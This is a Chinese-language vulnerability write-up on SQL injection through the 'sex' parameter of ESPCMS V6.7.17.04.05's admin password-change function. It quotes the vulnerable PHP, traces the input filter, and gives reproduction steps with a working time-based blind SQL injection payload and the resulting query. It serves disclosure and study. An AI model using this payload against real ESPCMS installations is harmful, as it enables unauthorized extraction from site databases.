espcms sex参数 sql注入

漏洞简介:

易思ESPCMS企业网站管理系统基于LAMP开发构建的企业网站管理系统，它具有操作简单、功能强大、稳定性好、扩展性及安全性强、二次开发及后期维护方便，可以帮您迅速、轻松地构建起一个强大专业的企业网站。 espcms V6.7.17.04.05 UTF8 正式版 sex参数存在 sql注入.

##漏洞分析 漏洞存在于 `www/adminsoft/control/managament.php` 193行

```
function oneditpassword() {
        parent::start_template();
        $db_table = db_prefix . 'admin_member';
        $password1 = md5($this->fun->accept('password1', 'P'));
        $passwordlog = $this->fun->accept('password1', 'P');
        $password = md5($this->fun->accept('password', 'P'));
        $name = $this->fun->accept('name', 'P');
        $sex = $this->fun->accept('sex', 'P');
        $db_where = 'id=' . $this->esp_adminuserid . ' and username=\'' . $this-
>esp_username . '\' and password=\'' . $password1 . '\' and isclass=1';
        $rsMember = $this->db->fetch_first('SELECT id FROM ' . $db_table . '
WHERE ' . $db_where);
        if (!$rsMember) {
            $errconter = $this->lng['management_password_password_error'];
            $this->writelog($this->lng['management_password_log'], $this-
>lng['log_extra_no'] . ' user=' . $this->esp_username . ' password=' .
$passwordlog);
        } else {
            $db_set = "password='$password',name='$name',sex=$sex";
            $this->db->query('UPDATE ' . $db_table . ' SET ' . $db_set . ' WHERE
' . $db_where);
            $this->writelog($this->lng['management_password_log'], $this-
>lng['log_extra_ok']);
            $this->calldialogmessage($this->lng['management_password_message'],
$this->lng['message_botton'], '', 0, 1, 'locationout');
        }
        $db_where = 'id=' . $this->esp_adminuserid . ' and username=\'' . $this-
>esp_username . '\' and isclass=1';
        $rsMember = $this->db->fetch_first('SELECT
id,username,password,name,sex,outtime,ipadd FROM ' . $db_table . ' WHERE ' .
$db_where);
        $this->ectemplates->assign('memberinfo', $rsMember);
        $this->ectemplates->assign('errconter', $errconter);
        $this->ectemplates->display('admin/admin_password');
    }
```

漏洞触发点在 `$sex = $this->fun->accept('sex', 'P');` 继续跟踪 `accept` 在 `www/public/class_function.php` 文件 第358行

```
function accept($k, $var = 'R', $htmlcode = true, $rehtml = false) {
    switch ($var) {
        case 'G':
```

```
            $var = &$_GET;
            break;
        case 'P':
            $var = &$_POST;
            break;
        case 'C':
            $var = &$_COOKIE;
            break;
        case 'R':
            $var = &$_GET;
            if (empty($var[$k])) {
                $var = &$_POST;
            }
            break;
    }
    $putvalue = isset($var[$k]) ? $this->daddslashes($var[$k], 0) : NULL;
    return $htmlcode ? ($rehtml ? $this->preg_htmldecode($putvalue) : $this-
>htmldecode($putvalue)) : $putvalue;
}
```

这里表示 `sex` 参数是 post传递过来的，然后用 `daddslashes` 函数进行过滤。继续看 `management.php` 的代码。


```
$db_set = "password='$password',name='$name',sex=$sex";
```

漏洞触发就是在这里，`sex` 没有用单引号引起，所以上面的过滤比不过没有起作用。导致 sql注入漏洞。

漏洞复现##

管理员身份登录后台，点击修改密码，然后抓包，修改sex的值，进行sql注入。

然后抓包修改sex参数值 paylaod: `1 where id=1 and 1=if(ascii(mid((select user())from(1)for(1)))=114,sleep(3),0)%2`



这里我们看到执行sql延时3秒。

实际执行的sql语句为：

```
UPDATE espcms_admin_member SET
password='0192023a7bbd73250516f069df18b500',name='admin',sex=1 where id=1 and
1=if(ascii(mid((select user())from(1)for(1)))=114,sleep(3),0)# WHERE id=1 and
username='admin' and password='0192023a7bbd73250516f069df18b500' and isclass=1
```